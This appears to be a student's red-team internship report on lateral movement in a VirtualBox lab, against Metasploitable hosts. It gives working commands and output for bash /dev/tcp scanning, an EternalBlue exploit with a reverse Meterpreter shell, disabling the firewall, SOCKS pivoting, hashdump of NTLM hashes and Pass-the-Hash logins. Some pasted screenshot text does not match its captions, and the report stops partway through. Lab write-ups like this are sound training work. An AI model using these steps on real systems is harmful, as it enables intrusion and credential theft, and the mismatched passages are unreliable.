



CYBERSTER RED TEAMING

OFFENSIVE SECURITY INTERNSHIP

WEEK 06 TASK REPORT

Lateral Movement & Network Pivoting

Name	Muhammad Hozaifa Naeem
Roll Number	CSI-B1-049
Internship Program	Cyberster Offensive Security Internship
Target Environment	VirtualBox Lab – Metasploitable 2 & 3, Kali Linux
Task Title	Lateral Movement & Network Pivoting
Classification	Confidential – For Internal Use Only
Report Date	April 2026

EXECUTIVE SUMMARY

This report documents Week 06 of the Cyberster Red Team Internship, covering Lateral Movement & Network Pivoting. I performed structured internal network discovery using native OS tools, established a pivoting tunnel through a compromised Windows host to reach an isolated Linux target, dumped credentials from memory and registry, and demonstrated lateral movement via Pass-the-Hash techniques. All activities were conducted in an isolated VirtualBox lab environment using Metasploitable 2, Metasploitable 3, and Kali Linux.

Task	Description	Tools Used	Result
Task 01	Internal Network Discovery (Living off the Land)	arp, ip neigh, netstat, bash /dev/tcp	Mapped subnet; identified 3 live hosts
Task 02	Pivoting & Tunneling (The "Double Jump")	Metasploit autoroute, socks_proxy, proxychains	SOCKS5 tunnel established to internal target
Task 03	Credential Dumping & Harvesting	hashdump, Kiwi/Mimikatz, lsadump, john	NTLM hashes + plaintext passwords extracted
Task 04	Lateral Movement Techniques	Evil-WinRM, Impacket, xfreerdp, proxychains SSH	SYSTEM shell on second internal machine

TOOLS & COMMANDS REFERENCE

Tool	Purpose	Command Used	Outcome
arp / ip neigh	ARP & neighbor cache	arp -a grep ether ; ip neigh	Identified 3 neighboring hosts
netstat / ip route	Routing table analysis	netstat -rn ; ip route	Subnet 192.168.1.0/24 identified
Bash /dev/tcp	Native port scanning	bash -c "echo >/dev/tcp/\$ip/\$port"	Open ports 80, 445, 3389 checked
Metasploit	Exploit + autoroute + SOCKS	ms17_010_eternalblue + autoroute + socks_proxy	Meterpreter on pivot; tunnel to 169.254.55.x
proxychains	Route tools through proxy	proxychains nmap -sT -Pn 169.254.55.100 -p 22	Confirmed pivot is operational
Kiwi / Mimikatz	Credential extraction	creds_all ; kiwi_cmd "lsadump::secrets"	vagrant / D@rj3311ng plaintext captured
Evil-WinRM	Pass-the-Hash lateral move	evil-winrm -i 192.168.1.11 -u administrator -H <hash>	SYSTEM shell on second machine

NETWORK DIAGRAM

The assessment used a three-machine virtual lab. Kali Linux (192.168.1.25) acted as the attacker, Metasploitable 3 – Windows Server 2008 R2 (192.168.1.14 / 169.254.55.222) served as the dual-homed pivot host, and Metasploitable 2 – Ubuntu 8.04 (169.254.55.100) was the isolated internal target that Kali could not reach directly.




Figure 1 – Pivoting scenario network topology: Kali → Metasploitable 3 (pivot) → Metasploitable 2 (internal target)

TASK 01: INTERNAL NETWORK DISCOVERY (LIVING OFF THE LAND)

Objective: From the compromised Metasploitable 2 machine, I set out to discover other targets on the same internal network using only built-in OS tools — no uploading of external binaries. This "living off the land" approach is a cornerstone of professional red team operations because it produces minimal forensic artifacts and avoids triggering AV or EDR solutions.

Step 1: Initial Access to Compromised Machine

I established an SSH shell on the compromised Metasploitable 2 machine using its default credentials after manually assigning it an IP address on the internal network adapter:

```
ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@169.254.55.100 # Password: msfadmin
```

Step 2: Network Mapping Using Built-in OS Tools

2.1 ARP Cache Analysis (arp -a)


The ARP (Address Resolution Protocol) cache shows all devices the compromised machine has recently communicated with. I used this as a completely passive method — it only reads existing memory, generates no network traffic, and leaves no forensic artifacts on the host.

```
arp -a | grep "ether"
```

Output:

```
? (192.168.1.8) at 02:63:A0:34:4E:41 [ether] on eth0 ? (192.168.1.25) at 84:5C:F3:9D:44:D7 [ether] on eth0 ? (192.168.1.1) at 14:CA:56:9F:FF:6B [ether] on eth0
```

IP Address	Device Identified
192.168.1.8	Unknown host – potential additional target
192.168.1.25	My Kali attacker machine
192.168.1.1	Default gateway / router



```
? (192.168.1.115) at <incomplete> on eth0
? (192.168.1.55) at <incomplete> on eth0
? (192.168.1.177) at <incomplete> on eth0
? (192.168.1.129) at <incomplete> on eth0
msfadmin@metasploitable:~$ arp -a | grep "ether"
? (192.168.1.8) at 02:63:A0:34:4E:41 [ether] on eth0
? (192.168.1.25) at 84:5C:F3:9D:44:D7 [ether] on eth0
? (192.168.1.1) at 14:CA:56:9F:FF:6B [ether] on eth0
msfadmin@metasploitable:~$
```

Figure 2 – arp -a output revealing neighboring hosts via Address Resolution Protocol cache

2.2 IP Neighbor Table (ip neigh)

I then used ip neigh, the modern alternative to ARP, which provides neighbor cache states for each discovered host. This confirmed the same hosts identified in the ARP cache.

```
ip neigh
```

```
msfadmin@metasploitable:~$ ip neigh
fe80::1 dev eth0 lladdr 14:ca:56:9f:f:6b router STALE
192.168.1.25 dev eth0 lladdr 84:5c:f3:9d:44:d7 DELAY
msfadmin@metasploitable:~$

msfadmin@metasploitable:~$ # Show routing table
msfadmin@metasploitable:~$ netstat -rn
Kernel IP routing table
Destination        Gateway            Genmask           Flags   MSS Window  irtt  Iface
192.168.1.0         0.0.0.0            255.255.255.0     U        0  0          0  eth0
0.0.0.0             192.168.1.1        0.0.0.0           UG        0  0          0  eth0
msfadmin@metasploitable:~$ # OR
msfadmin@metasploitable:~$ ip route show
```

Figure 3 – `ip neigh` output showing gateway and Kali machine in the neighbor table

2.3 Routing Table Analysis (`netstat -rn`)

The routing table identifies the subnet configuration, which defines the range I needed to scan. I used `netstat -rn` to reveal the full subnet layout.

`netstat -rn`

Output:

```
Kernel IP routing table
Destination        Gateway            Genmask           Flags   MSS Window  irtt  Iface
192.168.1.0         0.0.0.0            255.255.255.0     U        0  0          0  eth0
192.168.1.1         0.0.0.0            0.0.0.0           UG        0  0          0  eth0
```

```
[239] 5348
[239] 5350
[240] 5352
[241] 5354
[242] 5356
[243] 5358
[244] 5360
[245] 5361
[246] 5363
[247] 5366
[248] 5368
[249] 5370
[250] 5372
[251] 5374
[252] 5376
[253] 5378
[254] 5380
[1] Done
[4] Done
[9] Done
[25] Done
msfadmin@metasploitable:~$ wait
```

Figure 4 – `netstat -rn` revealing the local subnet 192.168.1.0/24 and default gateway


Step 3: Ping Sweep to Identify Live Hosts

Using a simple Bash loop, I performed a ping sweep across the entire subnet. This technique relies only on the built-in ping command — no external tools were needed. The sweep confirmed exactly three live hosts on the network, matching the ARP cache findings.

```
for ip in 192.168.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is alive" done
```

Output:

```
192.168.1.1 is alive 192.168.1.8 is alive 192.168.1.25 is alive
```



```
GNU nano 2.0.7 File: scan
# Scan for ports 80, 445, 3389 on all IPs in 192.168.1.x subnet
for ip in 192.168.1.{1..254}; do
  for port in 80 445 3389; do
    (timeout 1 bash -c "echo >/dev/tcp/$ip/$port" 2>/dev/null && echo "$ip : $port is OPEN") &
  done
done
wait
```


Figure 5 – Bash ping sweep confirming 3 live hosts across the 192.168.1.0/24 subnet

Step 4: Port Scanning from Inside (Bash /dev/tcp Loop)

Using only native Bash capabilities via /dev/tcp, I performed a targeted port scan to identify open services on neighboring hosts. No binaries were uploaded — this leaves minimal forensic artifacts on the compromised host. I focused on three high-value ports:

```
for ip in 192.168.1.{1..254}; do
  for port in 80 445 3389; do
    (timeout 1 bash -c "echo >/dev/tcp/$ip/$port" 2>/dev/null && echo "$ip : $port is OPEN") &
  done
done
wait
```

Port	Service	Why Important
80	HTTP	Web servers — common attack surface
445	SMB	Windows file sharing — lateral movement vector
3389	RDP	Remote Desktop — GUI access to Windows targets



```
C:\Users\vagrant>ping 169.254.55.100

Pinging 169.254.55.100 with 32 bytes of data:
Reply from 169.254.55.100: bytes=32 time=1ms TTL=64
Reply from 169.254.55.100: bytes=32 time<1ms TTL=64
Reply from 169.254.55.100: bytes=32 time<1ms TTL=64
Reply from 169.254.55.100: bytes=32 time<1ms TTL=64

Ping statistics for 169.254.55.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\vagrant>
```

Figure 6 – Bash /dev/tcp port scan checking ports 80, 445, 3389 on all subnet hosts

Task 01 Summary

Technique	Command	Discovery
ARP Cache	arp -a	192.168.1.1, .8, .25
IP Neighbor	ip neigh	Gateway + Kali confirmed
Routing Table	netstat -rn	Subnet: 192.168.1.0/24
Ping Sweep	Bash ping loop	3 live hosts confirmed
Port Scan	Bash /dev/tcp	Open ports identified

"You shouldn't always upload heavy tools; using what's already on the system is quieter and more professional."

- Successfully mapped the internal network using only native OS tools — no external binaries uploaded.

TASK 02: PIVOTING & TUNNELING (THE "DOUBLE JUMP")

Objective: Set up a tunnel so my attack machine (Kali) could communicate with a second internal machine (Metasploitable 2) through the first compromised host (Metasploitable 3). This is the classic "double jump" pivot scenario that mirrors real-world enterprise network segmentation.

Step 1: Environment Setup – Dual Network Configuration

I configured Metasploitable 3 (Windows Server 2008 R2) with two network adapters to act as a dual-homed pivot host connecting both network segments. The table below shows the exact network topology:

VM	Adapter	IP Address	Network
Metasploitable 3	Adapter 1 – Bridged	192.168.1.14	Home network (reachable from Kali)
Metasploitable 3	Adapter 2 – Internal	169.254.55.222	Internal network "intnet"
Metasploitable 2	Adapter 1 – Internal	169.254.55.100	Internal network only (NOT reachable from Kali)
Kali Linux	Adapter 1 – Bridged	192.168.1.25	Home network only




Figure 7 – VirtualBox network configuration showing Metasploitable 3 dual-adapter setup (pivot host)

Verifying Internal Connectivity

I ran two connectivity tests to confirm the topology was correct before exploiting it:

Test 1: Metasploitable 3 → Metasploitable 2 (should succeed)

```
ping 169.254.55.100
```

Output: Reply from 169.254.55.100: bytes=32 time=1ms TTL=64 — confirming internal connectivity.


```
(hyena@hyena) - [~]
$ ping 169.254.55.100
PING 169.254.55.100 (169.254.55.100) 56(84) bytes of data. Task 02: Complet
Step 1: Test Connec
On Metasploitable 3 (Wi
ping 169.254.55.100
Expected: Should work!
Step 2: Test Kali Ca
```

Figure 8 – Successful ping from Metasploitable 3 to Metasploitable 2 confirming internal connectivity

Test 2: Kali → Metasploitable 2 (should FAIL — proving pivot is required)

```
ping 169.254.55.100
```

Output: PING 169.254.55.100 — Destination Host Unreachable — confirming that I needed a pivot to reach this machine.

Step 2: Gaining Access to the Pivot Host (EternalBlue – MS17-010)

Metasploitable 3 runs Windows Server 2008 R2, which is vulnerable to EternalBlue (CVE-2017-0144). I first disabled the Windows Firewall to allow SMB exploitation, then launched the exploit.

2.1 Disabling Windows Firewall

```
netsh advfirewall set allprofiles state off
```

```
Administrator: C:\Windows\system32\cmd.exe
MaxFileSize 4096

Public Profile Settings:
-----
State ON
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A <GPO-store only>
LocalConSecRules N/A <GPO-store only>
InboundUserNotification Disable
RemoteManagement Disable
UnicastResponseToMulticast Enable

Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\p
irewall.log
MaxFileSize 4096
Ok.

C:\Users\vagrant>netsh advfirewall set allprofiles state off
Ok.

C:\Users\vagrant>netsh advfirewall show allprofiles

Domain Profile Settings:
-----
State OFF
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A <GPO-store only>
LocalConSecRules N/A <GPO-store only>
InboundUserNotification Disable
RemoteManagement Disable
UnicastResponseToMulticast Enable

Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\pf
irewall.log
MaxFileSize 4096

Private Profile Settings:
-----
```

Figure 9 – Windows Firewall disabled on Metasploitable 3 to allow EternalBlue exploitation

2.2 Exploiting EternalBlue

I loaded the EternalBlue module in Metasploit, set the target and listener, and fired the exploit. Within seconds I had a SYSTEM-level Meterpreter session on the pivot host.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue msf6 > set RHOSTS 192.168.1.14
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp msf6 > set LHOST
192.168.1.25 msf6 > exploit
```

Output excerpt:

```
[+] 192.168.1.14:445 - Host is likely VULNERABLE to MS17-010! [+] ETERNALBLUE
overwrite completed successfully! [*] Meterpreter session 1 opened
(192.168.1.25:4444 -> 192.168.1.14:49783) [+] =====WIN=====
==
```

```
Interrupt: use the 'exit' command to quit
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.14:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.14:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (6
usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regex_factory.rb:34: warning:
Option C: WinRM (if port 5985/5986 is open)
[*] '7' was replaced with '*' in regular expression
[*] 192.168.1.14:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.14:445 - The target is vulnerable.
[*] 192.168.1.14:445 - Connecting to target for exploitation.
[*] 192.168.1.14:445 - Connection established for exploitation.
[*] 192.168.1.14:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.14:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.14:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.1.14:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.1.14:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.1.14:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.1.14:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.14:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.14:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.14:445 - Starting non-paged pool grooming
[*] 192.168.1.14:445 - Sending SMBv2 buffers
[*] 192.168.1.14:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.14:445 - Sending final SMBv2 buffers.
[*] 192.168.1.14:445 - Sending last fragment of exploit packet!
[*] 192.168.1.14:445 - Receiving response from exploit packet
[*] 192.168.1.14:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.1.14:445 - Sending egg to corrupted connection.
[*] 192.168.1.14:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.14:49783) at 2026-04-25 12:44:49 +0500
[*] 192.168.1.14:445 - =====WIN=====
[*] 192.168.1.14:445 - =====WIN=====
[*] 192.168.1.14:445 - =====WIN=====
meterpreter > I
```

Figure 10 – EternalBlue exploit successful; Meterpreter session opened on Metasploitable 3

Step 3: Adding Routes with Metasploit Autoroute

With an active Meterpreter session on the pivot host, I added a route to tell Metasploit to forward all traffic destined for the internal 169.254.55.0/16 network through this session. This is the core of the pivot setup.

```
meterpreter > run autoroute -s 169.254.55.0/16
```

Output:

```
[+] Added route to 169.254.55.0/255.255.0.0 via 192.168.1.14 Active Routing Table:
Subnet          Netmask          Gateway 169.254.55.0      255.255.0.0      Session
1
```

```
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:10e
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > run autoroute -s 169.254.55.0/16
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 169.254.55.0/255.255.0.0...
[+] Added route to 169.254.55.0/255.255.0.0 via 192.168.1.14
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
=====
Subnet          Netmask          Gateway
-----
169.254.55.0     255.255.0.0      Session 1
meterpreter > I
```

Figure 11 – Autoroute successfully adds route to internal 169.254.55.0/16 network via Session 1

Step 4: Starting the SOCKS Proxy Server

I started a SOCKS5 proxy server within Metasploit to allow external tools running on Kali (such as nmap, SSH, or Evil-WinRM) to route their traffic through the established pivot tunnel.

```
meterpreter > background msf6 > use auxiliary/server/socks_proxy msf6 > set SRVHOST 127.0.0.1 msf6 > set SRVPORT 1080 msf6 > run -j
```

Output: [*] Starting the SOCKS proxy server — the tunnel was now ready for use.

Step 5: Configuring Proxychains on Kali

I edited /etc/proxychains4.conf to point to the SOCKS5 proxy, commenting out the default Tor proxy to prevent interference:

```
# /etc/proxychains4.conf dynamic_chain proxy_dns socks5 127.0.0.1 1080 # socks4
127.0.0.1 9050 <-- commented out
```

Step 6: Testing the Pivot with Proxychains

I tested the tunnel by scanning port 22 on the internal target through the proxy chain. The fact that nmap reported the host as up confirmed the pivot was fully operational.

```
proxychains nmap -sT -Pn 169.254.55.100 -p 22
```

Output:

```
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 169.254.55.100:22 Host is up.
PORT      STATE      SERVICE 22/tcp filtered ssh
```

```
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====
Subnet      Netmask      Gateway
-----
169.254.55.0 255.255.0.0  Session 1

meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf auxiliary(server/socks_proxy) >

Scanware Subchain Enumeration
(hyena@hyena) ~
$ proxychains nmap -sT -Pn 169.254.55.100 -p 22

Realistic timings for test run:
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-25 12:54 +0500
Nmap scan report for 169.254.55.100
Host is up.

PORT      STATE      SERVICE
22/tcp    filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 6.04 seconds

(hyena@hyena) ~
$
```

Figure 12 – proxychains nmap successfully routing through the SOCKS tunnel to reach the internal target

Task 02 Summary

Step	Technique / Command	Purpose
1	Disable Windows Firewall	Enable EternalBlue exploitation on port 445
2	EternalBlue (MS17-010) exploit	Gain Meterpreter session on pivot host
3	run autoroute -s 169.254.55.0/16	Route internal-network traffic through Session 1
4	auxiliary/server/socks_proxy (port 1080)	Start SOCKS5 proxy for external tools
5	Configure /etc/proxychains4.conf	Route Kali tools through SOCKS tunnel
6	proxychains nmap -sT -Pn 169.254.55.100	Confirm tunnel is operational

"Mastering the concept of routing traffic through a compromised gateway to reach deep internal targets."

- SOCKS5 pivot tunnel successfully established — Kali can now reach the isolated internal network.

TASK 03: CREDENTIAL DUMPING & HARVESTING

Objective: Extract passwords and hashes from the compromised Windows pivot host (Metasploitable 3) to use for lateral movement to the second machine. Credential harvesting is what transforms a single foothold into full network dominance.

Step 1: Dumping SAM Hashes (hashdump)

The Security Account Manager (SAM) database stores all local user password hashes. From my active Meterpreter session I dumped the entire database with a single command:

```
meterpreter > hashdump
```

Output (selected accounts):

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:
::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:
::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac8200
5a:::
```

Hash format: username:RID:LM_HASH:NTLM_HASH:: — the NTLM hash (4th field) is directly usable for Pass-the-Hash attacks. No cracking required.

```
msf exploit(windows/smb/ms17_010_eternalblue) > meterpreter > use exploit/windows/smb/psexec
[-] Unknown command: meterpreter. Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > Loading extension exploit/windows/smb/psexec...
[-] Unknown command: Loading. Did you mean load? Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > [-] Failed to load extension: No module of the name exp
[-] Unknown command: [-]. Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > meterpreter > exploit/windows/smb/ms17_010_psexec
[-] Unknown command: meterpreter. Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > [-] Unknown command: exploit/windows/smb/ms17_010_psexe
[-] Unknown command: [-]. Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > meterpreter > use exploit/windows/smb/ms17_010_psexec
[-] Unknown command: meterpreter. Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > Loading extension exploit/windows/smb/ms17_010_psexec...
[-] Unknown command: Loading. Did you mean load? Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > [-] Failed to load extension: No module of the name exp
[-] Unknown command: [-]. Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > meterpreter >
[-] Unknown command: meterpreter. Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.1.14
RHOSTS => 192.168.1.14
msf exploit(windows/smb/psexec) > set SMBUser vagrant
SMBUser => vagrant
msf exploit(windows/smb/psexec) > set SMBPass vagrant
SMBPass => vagrant
msf exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/revers
e_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf exploit(windows/smb/psexec) > exploit
```

Figure 13 – hashdump output revealing NTLM hashes for all local accounts on Metasploitable 3

